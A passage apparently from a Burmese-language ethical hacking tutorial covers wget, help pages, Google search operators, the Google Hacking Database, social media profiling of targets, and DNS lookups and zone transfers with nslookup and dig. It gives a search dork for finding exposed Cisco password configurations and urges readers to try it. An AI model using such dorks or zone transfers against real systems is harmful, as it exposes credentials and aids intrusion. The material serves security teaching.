ကျွန်တော်တို့ သုံးလိုက်တဲ့ wget နဲ့ website ကို offline အဖြစ် ဒေါင်းယူတဲ့အခါ ကျွန်တော်တို့ ရယူမယ့် site ရဲ့ အကြီးအသေးနဲ့ ဒေတာ တည်ရှိမှု စတာတွေပေါ် မူတည်ပြီး အချိန် နဲ့ အင်တာနက် ဒေတာ အသုံးပြုရမှု ကွာခြားပါလိမ့်မယ်။ ကျွန်တော် နမူနာ ဖော်ပြခဲ့တဲ့ bible-hsitory.com ဆိုရင် Data MB တွေ သိပ်များလွန်းတာကြောင့် အချိန် နာရီတွေနဲ့ချီပြီး ကြာနိုင်ပါတယ်။ လိုင်းမကောင်းဘူးဆိုရင်တော့ အဲသည်ထက် ပိုပြီး ကြာမြင့်နိုင်ပါတယ်။

ပြီးဆုံးသွားတဲ့အခါမှာတော့ command line နောက်တစ်ကြောင်း ပေါ်လာမှာဖြစ်ပြီ ဖိုင်ထဲမှာ ဖွင့်ကြည့်ရင် အောက်ပါအတိုင်း တွေ့မြင်ရပါလိမ့်မယ်။

Command Manual and help

သည်ခါတော့ website mirroring မှာ ဖော်ပြဆွေးနွေးခဲ့တာနဲ့ ဆက်စပ်ပြီး ဆက်လက်ဆွေးနွေးသွားပါမယ်။ တကယ်ဆို Linux Basic အခန်းမှာကတည်းက ဖော်ပြ သင့်တာပေမယ့် ပိုပြီး မှတ်မိနားလည်အောင် ခုနေရာထိ သယ်လာခဲ့ရတာ ဖြစ်ပါတယ်။ စောစောက ကျွန်တော်တို့ သုံးခဲ့တဲ့ wget နဲ့ ပတ်သက်ပြီး နောက်မှာ တွဲဆက်ပါလာတဲ့ options တွေကို လေ့လာလိုပါက Terminal မှာ manual အနေနဲ့ ဖော်ကြည့်နိုင်ပါတယ်။ အသုံးပြုရမယ့် command က man command ဖြစ်ပါတယ်။ ဥပမာ - wget ရဲ့ manual ကို သိလိုပါက man wget လို့ ရိုက်ထည့်ရုံပါပဲ။

အဲသည်အခါ wget အတွက် user manual ပေါ်လာမှာဖြစ်ပြီး အထက်မှာ သုံးခဲ့တဲ့ -m ဆိုတာ ဘာလဲ။ -p ဆိုတာ ဘာလဲ စသည်ဖြင့် သိရှိနိုင်မှာဖြစ်ပါတယ်။ manual ထဲက ပြန်ထွက်ချင်ရင်တော့ q ကို နှိပ်လိုက်ရုံပါပဲ။ အခြား tool (command) တွေအတွက်လည်း ထို့အတူပါပဲ။

နောက်ထပ် option တစ်ခုက help options ပါ။ အတော်များများ သုံးကြတဲ့

options ပါ။ သူ့အသုံးက -h ဖြစ်ပြီး အချို့သော tool တွေမှာတော့ -h မဟုတ်ပါဘူး။ ဒါကြောင့် help options ကို ခေါ်သုံးချင်ရင် အသုံးများဆုံးက --help ပါ။ ဥပမာ wget အတွက်ဆို wget --help ပေါ့။

```
root@kali:~# wget --help
```

ထိုသို့ help option ကိုခေါ်ပြီးလည်း လေ့လာမှတ်သားနိုင်ပါသေးတယ်။

```
root@kali:~# wget --help
GNU Wget 1.19.1, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version                   display the version of Wget and exit
  -h,  --help                      print this help
  -b,  --background                go to background after startup
  -e,  --execute=COMMAND           execute a `.wgetrc'-style command

Logging and input file:
  -o,  --output-file=FILE          log messages to FILE
  -a,  --append-output=FILE        append messages to FILE
  -d,  --debug                     print lots of debugging information
  -q,  --quiet                     quiet (no output)
  -v,  --verbose                   be verbose (this is the default)
  -nv, --no-verbose                turn off verboseness, without being quiet
       --report-speed=TYPE         output bandwidth as TYPE.  TYPE can be bits
  -i,  --input-file=FILE           download URLs found in local or external FILE
  -F,  --force-html                treat input file as HTML
  -B,  --base=URL                  resolves HTML input-file links (-i -F)
                                     relative to URL
       --config=FILE               specify config file to use
       --no-config                 do not read any config file
       --rejected-log=FILE         log reasons for URL rejection to FILE

Download:
  -t,  --tries=NUMBER              set number of retries to NUMBER (0 unlimits)
```

ထို help option မှာတော့ wget နောက်က command options တွေကို မြင်တွေ့နိုင်ပါတယ်။ -v ဆိုတာ version ကို ဆိုလိုတာ။ -o ကတော့ output file စသည်ဖြင့်ပေါ့။ ဒီလောက်ဆို အပေါ်မှာ ကျွန်တော် သုံးခဲ့တဲ့ command options တွေကို ရှာတွေ့နိုင်ပြီလို့ ယူဆပါတယ်။ နောက်ထပ် အကြောင်းအရာလေးတစ်ခု ပြောင်း ဆွေးနွေးရအောင်။

Google Search


ဒီခါတော့ ကျွန်တော်တို့ အများစု အသုံးမပြုဖြစ်ကြတဲ့ google search အကြောင်းလေး ဆွေးနွေးပါမယ်။ Google Search များ ငါတို့ သုံးနေကျပါကွာလို့ ပြောချင်တဲ့သူလည်း ရှိကောင်း ရှိပါလိမ့်မယ်။ ကဲ ကြည့်ရအောင်နော်။

ကျွန်တော်တို့တွေဟာ အကြောင်းအရာတစ်ခုကို ရှာဖွေချင်တဲ့အခါ internet search engine တွေကို အသုံးပြုကြပါတယ်။ Search engine အသုံးပြုမှုပိုင်းဟာ

ကျွန်တော်တို့နဲ့ မစိမ်းကြပါဘူး။ ဥပမာ - ကျွန်တော်တို့ Facebook သုံးကြပါတယ်။ Account တစ်ခုခု (သို့မဟုတ်) အကြောင်းအရာတစ်ခုခုကို အမြန်ရှာဖွေချင်တဲ့အခါ ကျွန်တော်တို့ ဖုန်းထဲက Facebook Application ထိပ်မှာရှိတဲ့ လက်ကိုင်မှန်ဘီလူးဝိုင်းကလေးကို နှိပ်ပြီး Search လုပ် ရှာဖွေကြပါတယ်။ ဥပမာ - MPT, MRTV 4, Telenor Myanmar, ... စသည်ဖြင့်ပေါ့။ အဲသည်အခါ အဆိုပါ Search terms တွေနဲ့ သက်ဆိုင်ရာ Page, account, post, movie, ... စတာတွေ ပေါ်လာပါတော့တယ်။ ဒါဟာလည်း Search Engine အသုံးပြုခြင်းပါပဲ။

ဒါကြောင့် Search အသုံးပြုခြင်းဟာ ကျွန်တော်တို့ အားလုံးနဲ့ မစိမ်းကြပါဘူး။ ထို့အတူပဲ Facebook မှာတင်သာမက အင်တာနက်မှာ ရှိရှိသမျှထဲက ရှာဖွေချင်ရင်တော့ Google, Yahoo, Bing စတဲ့ Search Engine တွေကို အသုံးပြုကြလေ့ရှိပါတယ်။ Google ကတော့ အသုံးအများဆုံး Search Engine တစ်မျိုးပါပဲ။ ကျွန်တော်တို့လည်း Google search ကို သုံးဖူးကြပါတယ်။ ခု ဖော်ပြမယ့် Searching ကိုတော့ လူအနည်းငယ်က သာလျှင် အသုံးပြုကြတာပါ။ ဘာတွေကွာလဲ ကြည့်ရအောင်။

ပထမဆုံးအနေနဲ့ ကျွန်တော်တို့ရဲ့ browser မှာ ဒီလိပ်စာလေး ရိုက်ထည့်ရပါမယ်။ www.google.com/advanced_search ပါ။ အထက်ပါအတိုင်း ရိုက်ထည့်လိုက်မယ်ဆိုရင်တော့ ခုလိုမျိုး ပေါ်လာပါမယ်။



ပုံအရ မြင်ကွင်းက သေးနေပါတယ်။ ဒါကြောင့် သေချာမြင်နိုင်ဖို့အတွက်တော့ မိမိတို့ ကွန်ပျူတာရဲ့ Browser (Firefox or Chrome) ကနေ ဝင်ရောက်ကြည့်ပါ။ ဒီနေရာမှာတော့ တစ်ပိုင်းချင်းစီကို ခေါင်းစဉ်တစ်ခုစီအနေနဲ့ ဖော်ပြပေးသွားပါမယ်။

ပထမဆုံး box က All These Words ပါ။ ဒီ field ကို မိမိရှာဖွေလိုတဲ့ အဓိက စကားလုံးတွေအတွက် အသုံးပြုပါတယ်။ ဥပမာ - မိမိက Ethical Hacking လို့ ရေးလိုက်မယ် ဆိုပါစို့။ Ethical Hacking လို့ အစဉ်လိုက်ဖြစ်စေ၊ ethical တစ်နေရာ hacking တစ်နေရာဖြစ်စေ web page ရဲ့ မည်သည့်အစိတ်အပိုင်းမှာမဆို တွေ့တာကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ တစ်နည်းပြောရရင် ဒါဟာ ကျွန်တော်တို့ ပုံမှန် ရှာနေကျ အတိုင်းပါပဲ။

ဒုတိယ field ကတော့ exact word or phrase လို့ ဆိုတဲ့အတိုင်း ကျွန်တော်တို့ ရိုက်ထည့်မယ့် စကားလုံးအတိုင်း အတိအကျ ပါဝင်တာကိုသာ ရှာမယ် ဆိုတဲ့ သဘောပါ။ ဆိုလိုတာက အဲသည်နေရာမှာ ကျွန်တော်တို့က Ethical hacking လို့ ထည့်လိုက်ရင် Ethical hacking လို့ အစဉ်လိုက် စကားလုံးကို မတွေ့ဘဲ result ထုတ်ပြမှာမဟုတ်ပါဘူး။ ပုံမှန် search မှာ သူ့ကို သုံးချင်ရင် မျက်တောင်အဖွင့်အပိတ်ကြား ထည့်သုံးရပါတယ်။ ဥပမာ "ethical hacking" ပေါ့။

တတိယ field ကတော့ any of these words လို့ ဆိုတဲ့အတွက် ကျွန်တော်တို့ ရှာဖွေမယ့် စကားလုံး အတွဲလိုက်မဟုတ်ဘဲ တစ်လုံးစီ ပါဝင်နေရင်လည်း ပြပေးမှာဖြစ်ပါတယ်။ ကျွန်တော်တို့က အဲသည်နေရာမှာ Ethical Hacking လို့ ရှာရင် Ethical သို့မဟုတ် Hacking တစ်ခုခု ပါတာနဲ့ ထုတ်ပြမှာဖြစ်ပါတယ်။ ပုံမှန် Search မှာ သူ့ကို အသုံးပြုချင်ရင်တော့ OR နဲ့ ဆက်ပြီး သုံးနိုင်ပါတယ်။ (ethical OR hacking)

ဒီ field ကတော့ none of these words ကိုယ် မဖော်ပြစေချင်တဲ့ စကားလုံး တစ်နည်းအားဖြင့် မပါစေချင်တဲ့ စကားလုံးကို ထည့်ဖို့ ဖြစ်ပါတယ်။ ပုံမှန် search မှာ သူ့ကို အသုံးပြုချင်ရင် minus sign ကို ထည့်သုံးနိုင်ပါတယ်။ ဥပမာ - John ကို

မပါစေချင်ဘူးရင် -John ပေါ့။

ဒီအပိုင်းကိုတော့ unit ပါတဲ့ ကိန်းတွေကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ဥပမာ 20$ to 50$ ဆိုတာမျိုး၊ 20miles to 50 miles ဆိုတာမျိုးတွေပေါ့။ ပုံမှန် search box မှာလည်း အသုံးပြုနိုင်ပါတယ်။ ဥပမာ 20$ 50$ ပုံစံနဲ့ ထည့်သွင်းနိုင်ပါတယ်။

ဒီအပိုင်းတွေကိုတော့ ရှင်းပြစရာလိုမယ်မထင်တော့ပါ။ last updated ဆိုတာက ကိုယ်ရှာမယ့် အကြောင်းအရာသည် ဘယ်ချိန်က နောက်ဆုံးတင်ခဲ့တာလဲဆိုတာ ရွေးချယ်ဖို့ပါ။ ဥပမာ ပြောရရင် နည်းလမ်းတစ်ခု ရှာကြည့်တယ် ဆိုပါစို့။ ထွက်လာတဲ့ result တွေက 2000 လောက်က တင်ထားတာတွေ ဖြစ်ချင်ဖြစ်မယ်။ 2010 လောက်မှာ တင်ထားတာတွေလည်း ဖြစ်နိုင်ပါတယ်။ ကိုယ်သိချင်တာက update ကို ဆိုရင် အနီးစပ်ဆုံးကို ရွေးရမယ်ပေါ့။

အထက်ပါပုံအတိုင်းပါပဲ။ ၂၄နာရီအတွင်း၊ တစ်ပတ်အတွင်း၊ တစ်လအတွင်း၊ တစ်နှစ်အတွင်း တင်ခဲ့တာကို ရှာဖွေမယ်ဆိုပြီး ရွေးချယ်နိုင်ပါတယ်။

ရှာဖွေတဲ့အခါ result တွေ သိပ်များနေမှာစိုးရင် site or domain ကနေ ကန့်သတ်နိုင်ပါသေးတယ်။ ဥပမာ wikipedia.org စသည်ဖြင့်ပေါ့။ ပုံမှန် search


ပြုလုပ်တဲ့ နေရာမှာ ဒီ function ကို အသုံးပြုလိုပါက site: ဆိုတာကို ရွေးချယ်နိုင်ပါသေးတယ်။ ဥပမာ - site:wikipedia.org စသည်ဖြင့်ပေါ့။

နောက်တစ်ခုက terms appearing ပါ။ အဲသည်မှာ ရွေးချယ်စရာတွေ ထဲက ပထမတစ်ခုက "anywhere in the page" ပါ။ ပုံမှန်ရှာဖွေသလိုပဲ ရှာဖွေတဲ့အကြောင်းအရာ ဘယ်နေရာမှာပါပါ result လာပေါ်ပြမှာ ဖြစ်ပါတယ်။ နောက်တစ်ခု "in the title of the page" ကတော့ ကျွန်တော်တို့ ရှာဖွေမယ့် အကြောင်းအရာသည် title နေရာမှာ ရှိနေတာတွေကိုပဲ ထုတ်ပြပါ လို့ ဆိုလိုတာဖြစ်ပါတယ်။ ပုံမှန် search မှာ ရှာဖွေအသုံးပြုလိုပါက intitle: ကို အသုံးပြုရှာဖွေနိုင်ပါတယ်။ ဥပမာ - intitle:hacking , intitle:"ethical hacking" ။

နောက်ထပ် "in the text of the page" ဆိုတာကတော့ ကျွန်တော်တို့ ရှာဖွေလိုတဲ့ အချက်အလက်သည် ခေါင်းစဉ်မှာထက် စာကိုယ်မှာ ပါတာမျိုးကို ရှာဖွေတာကို ဆိုလိုပါတယ်။ ပုံမှန် ရှာဖွေတဲ့နေရာမှာ သူ့ကို ထည့်သုံးချင်ရင်တော့ intext: ကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ - intext:hacking ပေါ့။

နောက်တစ်ခုက "in the URL of the page" ဖြစ်ပါတယ်။ URL ထဲမှာ ရှာဖွေတာဖြစ်ပြီး inurl: ကို အသုံးပြုနိုင်ပါတယ်။ ဥပမာ url မှာ mm ပါဝင်တာကို ရှာဖွေချင်ရင်တော့ inurl:mm ကို အသုံးပြု ရှာဖွေနိုင်ပါတယ်။ နောက်ဆုံးတစ်ခုဖြစ်တဲ့ in links to the page ကိုတော့ သိပ်မသုံးကြပါဘူး။ inlink:example.com နဲ့ ရှာဖွေနိုင်ပါတယ်။

Safe Search မှာတော့ options နှစ်ခု ရှိပြီး show most relevant results က ပုံမှန်အတိုင်းဖြစ်ပြီး filter explicit ကတော့ sexually explicit video တွေနဲ့ image တွေကို search result မှာ ရောက်မလာအောင် filter လုပ်ပေးပါတယ်။



နောက်ထပ် option တစ်ခုဖြစ်တဲ့ File Type ကတော့ ရှင်းမပြတော့ဘူးနော်။ ကိုယ်ရှာဖွေလိုတဲ့ ဖိုင်အမျိုးအစားအလိုက် ရွေးစရာတွေ ပေးထားပါတယ်။ ပုံမှန် search မှာ file type ကို ထည့်ရှာချင်တယ်ဆိုရင်တော့ (ဥပမာ - pdf ကို ရှာမယ်ဆိုပါက) filetype:pdf ဆိုပြီး ထည့်ရှာနိုင်ပါတယ်။

နောက်ဆုံး function ဖြစ်တဲ့ usage rights ကလည်း အသုံးနည်းပါတယ်။ default အတိုင်းသာ ရှာကြလေ့ရှိလို့ အဲဒီအပိုင်း ထည့်မပြောတော့ဘူးနော်။

Google Hacking & Google Hacking Database


ဒီခေါင်းစဉ်လေးကိုတော့ အားလုံး သိကြ ရင်းနှီးကြလိမ့်မယ်လို့ ယူဆပါတယ်။ Johnny Long က စတင်တီထွင်ခဲ့ပြီး Google operators & terms တွေကို Google Search engine နဲ့ ပေါင်းစပ်ပြီး အလွန်တန်ဖိုးရှိတဲ့ အချက်အလက်တွေကို အင်တာနက်မှ တစ်ဆင့် ရရှိနိုင်စေဖို့ ဖန်တီးထားတဲ့ နည်းပညာတစ်ခု ဖြစ်ပါတယ်။ People & organizations တွေရဲ့အကြောင်း information တွေကို ရယူနိုင်စေဖို့ Google database ကို query လုပ်နိုင်ဖို့အတွက် targeted expression တွေကို အတိအကျ အသုံးပြုနိုင်မှုပေါ် focus ထားတဲ့ နည်းပညာလို့ အကြမ်းဖျင်း ပြောနိုင်ပါတယ်။

Google hacking နဲ့ ပတ်သက်ပြီး နည်းပညာစာအုပ်ပေါင်း များစွာ ထွက်ရှိ

ထားသလို johnny Long ကိုယ်တိုင်ရေးတဲ့ Google Hacking for Penetration Testers ဆိုတဲ့ စာအုပ်က အကျော်ကြားဆုံးဖြစ်ပါတယ်။ www.khitminnyo.com မှာ ebook ကနေ သွားရောက် ဖတ်ရှုနိုင်ပါတယ်။

Google Hacking Database (GHDB) မှာ Google Hacking search query string များစွာကို compile လုပ်ပေးထားပြီး မူလ database ကတော့ www.hackersforcharity.org/ghdb မှာ ဖြစ်ပါတယ်။ Kali ရဲ့ မိခင် Offensive Security မှာလည်းပဲ GHDB ကို ဖော်ပြထားတာ ရှိပြီး www.offensive-security.com/community-projects/google-hacking-database/ မှာ ကြည့်ရှုနိုင်ပါတယ်။ Offensive Security ကနေ စုစည်းထိန်းသိမ်းထားပေးတဲ့ www.exploit-db.com/google-hacking-database မှာတော့ Google hacks category 14 ခုအဖြစ် ပြန်လည် ခွဲခြား သိမ်းဆည်းထားပါတယ်။

ထို category ၁၄ ခုထဲမှာ Files Containing Passwords ဆိုတဲ့ Category တစ်ခု ပါဝင်ပြီး search strings ပေါင်း 160 ကျော် ပါရှိပါတယ်။ ထိုထဲကမှ example အနေနဲ့ Cisco passwords တွေကို ရှာဖွေရာမှာ အသုံးပြုနိုင်တဲ့ search string တစ်ခုကို နမူနာ ဖော်ပြပေးပါမယ်။



မိမိတို့ဘာသာ Google Search မှာ လက်တွေ့ ရှာဖွေကြည့်နိုင်ပါတယ်။

enable password | secret "current configuration" -intext:the ကို သုံးပြီး ရှာဖွေတဲ့အခါ Search result ပေါင်း ၆သောင်းခွဲ ခန့် ထွက်လာတာ တွေ့ရမှာဖြစ်ပြီး အချို့ကဖိုင်တွေမှာတော့ Password ပါမလာတာမျိုးတော့ အနည်းငယ် ရှိနိုင်ပါတယ်။ သူ့ကို site: လို အခြားသော operator တွေနဲ့လည်း ပေါင်းစပ် အသုံးပြုနိုင်ပါတယ်။

Social Media

ဒီခေါင်းစဉ်လေး တွေ့လိုက်တာနဲ့တင် ကျွန်တော်တို့ အာရုံမှာ ဘာကို မြင်ယောင်မိပါသလဲ။ Facebook ကို မြင်ယောင်မိသူ အများဆုံးဖြစ်ကြမယ်လို့ ယုံကြည်မိပါတယ်။ Social Media တွေဟာ ယနေ့ခေတ်မှာ လူတွေရဲ့ နေ့စဉ်ဘဝမှာ တစ်စိတ်တစ်ပိုင်းက ပါဝင်နေပါတယ်။ ကျွန်တော်တို့ နိုင်ငံမှာတော့ Facebook & Instagram သုံးသူ အများဆုံးဖြစ်ပြီး Twitter နဲ့ Linked In သုံးသူ အတော်နည်းပါသေးတယ်။ Fb လို social media profile ကနေ အချို့သော အချက်အလက်တွေ ရယူနိုင်သလို မိမိတို့ Target ရဲ့ ဝါသနာကို ခန့်မှန်းပုံဖော်နိုင်ပါတယ်။

LinkedIn ကတော့ ကျွန်တော်တို့ဆီမှာ သုံးသူ နည်းသေးပေမယ့် Organizational chart တွေ၊ email တွေအပြင် အခြား Sensitive Information (e.g. JD) တွေကိုပါ ရရှိနိုင်တဲ့ Social media တစ်ခု ဖြစ်ပါတယ်။ အထက်ပါ Social Media တွေ ရှိနေခြင်းကလည်း hacker တွေအတွက် Social Engineering ကို အသုံးပြုဖို့ အခွင့်အလမ်းတွေ ပိုမိုလာစေပါတယ်။

DNS and DNS Attacks


DNS ဆိုတာ Domain Name System/Service တို့ကို ရည်ညွှန်းတယ်ဆိုတာတော့ အားလုံးနီးပါး သိကြပြီးဖြစ်ပါတယ်။ Google ကို google.com လို့ မှတ်ရတာက 173.194.46.19 လို့ မှတ်ရတာထက် ပိုမိုလွယ်ကူပြီး မှတ်မိနိုင်တာကြောင့် ကျွန်တော်တို့တွေက DNS ကို အသုံးပြုကြတယ်ဆိုတာကိုလည်း အားလုံး သိရှိပြီးဖြစ်ပါတယ်။ ကျွန်တော်တို့ လူသားတွေက name တွေကိုသာ မှတ်မိလွယ်ပေမယ့် ကွန်ပျူတာတွေ (အခြားစက်တွေ) ကတော့ ကိန်းတွေကိုပဲ မှတ်မိကြပါတယ်။ ဒီတော့ လူသားတွေ နားလည်တဲ့ google.com/facebook.com စတာတွေကို စက်က နားလည်တဲ့ 192.168.0.1 စတဲ့ IP address တွေ ဖြစ်အောင် ပြောင်းလဲ ပြန်ဆိုပေးတဲ့ စနစ်ကို DNS လို့ မှတ်သားနိုင်ပါတယ်။ အဲလို ဘာသာပြန်ဆိုပေးတဲ့တာဝန်ကို Name server က ယူပါတယ်။

name server မှာ အလွန် အသုံးဝင်တဲ့ အချက်အလက်တွေ ရှိနေပါတယ်။ ဥပမာ ပြောရရင် name server မှာ mail server, MX record, domain စတဲ့ information တွေ ပါဝင်ပါတယ်။ Kali Linux ရဲ့ nslookup လေးအကြောင်း ဆက်လက် ဆွေးနွေးရအောင်။ Terminal ကို ဖွင့်လိုက်ပါ။

Terminal မှာ nslookup ကို enter လိုက်ပါက ">" သင်္ကေတလေး ပေါ်လာပါမယ်။ Greater than သင်္ကေတ ဖြစ်ပေမယ့် သူ့ကို carrot လို့ ခေါ်ပါတယ်။ ဒီ carrot လေးမှာ မိမိတို့ စုံစမ်းသိရှိလိုတဲ့ domain လေးတွေကို ထည့်သွင်းနိုင်ပါတယ်။ carrot (>) လေးထဲကနေ Terminal ဆီ ပြန်ထွက်လိုပါက exit လို့ ရိုက်ပြီး ထွက်နိုင်ပါတယ်။

nslookup ထဲ ပြန်ဝင်ကြည့်ရအောင်။ Terminal မှာ nslookup လို့ ရိုက်ပြီး enter လိုက်ပါ။

ပြီးရင် target web page ရဲ့ IP address ကို သိရှိစေနိုင်ဖို့အတွက် target web page ရဲ့ domain ကို ရိုက်ထည့်ပါ။ ကျွန်တော်က www.google.com ကို နမူနာ ပြပါမယ်။



authoritative နဲ့ non-authoritative ဆိုပြီး နှစ်မျိုး ဖော်ပြတာကို တွေ့ရပါမယ်။ Non-authoritative answer သည် server's cache တွေရဲ့ information တွေကို ညွှန်ပြနိုင်တာဖြစ်လို့ သိပ်ကောင်းတဲ့ information source လို့ ဆိုနိုင်ပါတယ်။ ပြန်မထွက်သေးဘဲ နောက်ထပ် ထပ်ဆက်ရှာကြည့်ရအောင်ဗျ။

>set type=MX

>google.com

```
> set type=MX
> google.com
Server:         192.[redacted]
Address:        192.[redacted]

Non-authoritative answer:
google.com      mail exchanger = 30 alt2.aspmx.l.google.com.
google.com      mail exchanger = 10 aspmx.l.google.com.
google.com      mail exchanger = 50 alt4.aspmx.l.google.com.
google.com      mail exchanger = 40 alt3.aspmx.l.google.com.
google.com      mail exchanger = 20 alt1.aspmx.l.google.com.

Authoritative answers can be found from:
>
```

Google.com အတွက် Mail server တွေကို တွေ့မြင်ရပြီနော်။

```
> set type=ns
> google.com
Server:         192.1[redacted]
Address:        192.1[redacted]

Non-authoritative answer:
google.com      nameserver = ns1.google.com.
google.com      nameserver = ns4.google.com.
google.com      nameserver = ns3.google.com.
google.com      nameserver = ns2.google.com.

Authoritative answers can be found from:
>
```

set type=ns သတ်မှတ်ပေးပြီး Google.com ကို ပြန်ရိုက်လိုက်တဲ့အခါ google ရဲ့ name server (ns) တွေကို တွေ့မြင်လာရပြီ ဖြစ်ပါတယ်။


Zone Transfer

nslookup လို Program မျိုးကို အသုံးပြုပြီး information အတော်များများကို စုဆောင်းရရှိနိုင်သလို Zone transfer ကို သုံးပြီးလည်း information အတော်များများကို စုဆောင်းနိုင်ပါသေးတယ်။ အသုံးပြုတဲ့ command ပုံစံကတော့ dig @[name server] [domain] axfr ဖြစ်ပါတယ်။

```
root@kali:~# dig @ns1.google.com www.google.com axfr
```

[name server] နေရာမှာ nslookup နဲ့ ရှာခဲ့တဲ့ result က name server ကို ထည့်သွင်းနိုင်ပါတယ်။ [domain] ကလည်း သိပြီးသား ဖြစ်တာမို့ အပေါ် ပုံလေးမှာ ကြည့်ရင် နမူနာပြထားတာကို တွေ့မြင်နိုင်ပါတယ်။

Information Gathering Tools in Kali Linux




Information Gathering နဲ့ ပတ်သက်ပြီး Kali Linux မှာ build-in tools တွေ များစွာ ရှိကြပါတယ်။ DNS Analysis, IDS/IPS Identification, Live Host Identification, Network & Port Scanner, OSINT Analysis, Route Analysis, SMB Analysis, SMTP Analysis, SNMP Analysis နဲ့ SSL Analysis ဆိုပြီး ခွဲခြားထားတဲ့ tool group ဆယ်ခုရှိပါတယ်။ Group တစ်ခုချင်းစီအလိုက် tool တွေ ထပ်ရှိတာကြောင့် 01-Information Gathering ဆိုတဲ့ ထဲမှာ tool ပေါင်း များစွာကို မြင်တွေ့ရမှာပါ။ နောက်ပိုင်းမှာ 